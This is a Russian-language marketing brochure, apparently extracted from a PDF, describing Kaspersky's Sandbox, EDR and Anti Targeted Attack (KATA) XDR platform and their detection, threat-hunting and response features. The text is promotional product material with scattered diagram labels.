
Максимальная автоматизация

Простота эксплуатации

Единая консоль

Единый агент

Архитектура Kaspersky Sandbox



Поддерживает проверку объектов в двух режимах — синхронном и асинхронном, что позволяет:

- Оперативно обрабатывать подозрительные объекты
- Снизить нагрузку на серверы Kaspersky Sandbox
- Повысить скорость и эффективность реагирования на угрозы



Kaspersky Expert Security

Защита от целевых атак



Предложение для ИБ-команд с высоким уровнем экспертизы

ЗАЩИТА КОНЕЧНЫХ ТОЧЕК ОТ СЛОЖНЫХ И АРТ-ПОДОБНЫХ АТАК



Kaspersky EDR

- Высокий уровень защиты конечных устройств и повышение эффективности SOC
- Мощный EDR-инструмент в дополнение к Kaspersky Security для бизнеса (+Kaspersky Security for Windows Security) и Kaspersky Hybrid Cloud Security, а также работает совместно со сторонними EPP
- Продвинутое возможности обнаружения угроз, ретроспективный анализ и детальное расследование
- Уникальные индикаторы атак (IoA), доступ в базу знаний об угрозах и сопоставление с матрицей тактик и техник злоумышленников MITRE ATT&CK
- Проактивный поиск угроз (Threat Hunting)
- Оперативное централизованное реагирование (в т.ч. на основе рекомендаций)

ЗАЩИТА СЕТИ И КОНЕЧНЫХ ТОЧЕК ОТ ЦЕЛЕВЫХ И АРТ-ПОДОБНЫХ АТАК



Kaspersky Anti Targeted Attack

- Комплексная XDR платформа для АРТ-защиты с расширенным функционалом обнаружения и реагирования на угрозы, единой серверной архитектурой и централизованным управлением из одной веб консоли
- Защита потенциальных точек входа угроз на уровне сети (+веб и почта) и конечных устройств (в состав платформы включен Kaspersky EDR)
- Комплексный инструментарий для обнаружения многомерных угроз, детального расследования, проактивного поиска угроз и централизованного реагирования на сложные инциденты, включая меры на основе рекомендаций и реагирования на уровне шлюзов.




Что такое платформа Kaspersky Anti Targeted Attack?

Платформа Kaspersky Anti Targeted Attack (КАТА) сочетает расширенный функционал для обнаружения угроз на уровне сети и возможности EDR* и представляет собой решение класса XDR. Это комплексное решение для обнаружения и реагирования на угрозы на основе унифицированной серверной архитектуры и централизованного управления из единой веб-консоли.


Практическое применение

- Защита популярных потенциальных точек проникновения угроз (сеть, веб, почта, конечные точки, серверы, виртуальные машины)
- Предоставление подробных данных о событиях на уровне всей ИТ-инфраструктуры организации
- Комплексный инструментарий для многомерного обнаружения угроз, подробного расследования, проактивного поиска угроз и централизованного реагирования на сложные инциденты.
- Автоматическое реагирование на уровне шлюзов





Автоматическое реагирование с помощью шлюзов



Что такое Kaspersky EDR?

Kaspersky EDR – мощный EDR-инструмент, разработанный для экспертов в области ИБ, SOC и команд реагирования на инциденты для продвинутой эффективной защиты, обнаружения, проактивного поиска и устранения многоуровневых атак, направленных на инфраструктуру конечных устройств.

Практическое применение

- Эффективное обнаружение (подтверждено оценкой MITRE ATT&CK) и оперативное реагирование на атаки
- Сбор исходных данных и вердиктов для проведения эффективного расследования и ретроспективного анализа
- Централизованное управление инцидентами с расследованием на основе рекомендаций на всех конечных устройствах
- Проактивный поиск сложных угроз
- Единый агент с Kaspersky Endpoint Security для бизнеса для всеобъемлющей защиты конечных точек
- Kaspersky EDR может входить в состав платформы Kaspersky Anti Targeted Attack (КАТА), предоставляя решение с расширенными опциями обнаружения и реагирования на угрозы на уровне сети и рабочих мест (решение класса XDR)



Kaspersky Endpoint Detection and Response

ХРАНЕНИЕ ДАННЫХ



Вердикты



Объекты



Телеметрия

СБОР ДАННЫХ



Сервер





ПК



Ноутбук

АНАЛИЗ ДАННЫХ И РАССЛЕДОВАНИЕ УГРОЗ



Передовое автоматическое детектирование угроз



Детектирование на основе IoC и IoA



Проактивный поиск угроз



Ретроспективный анализ

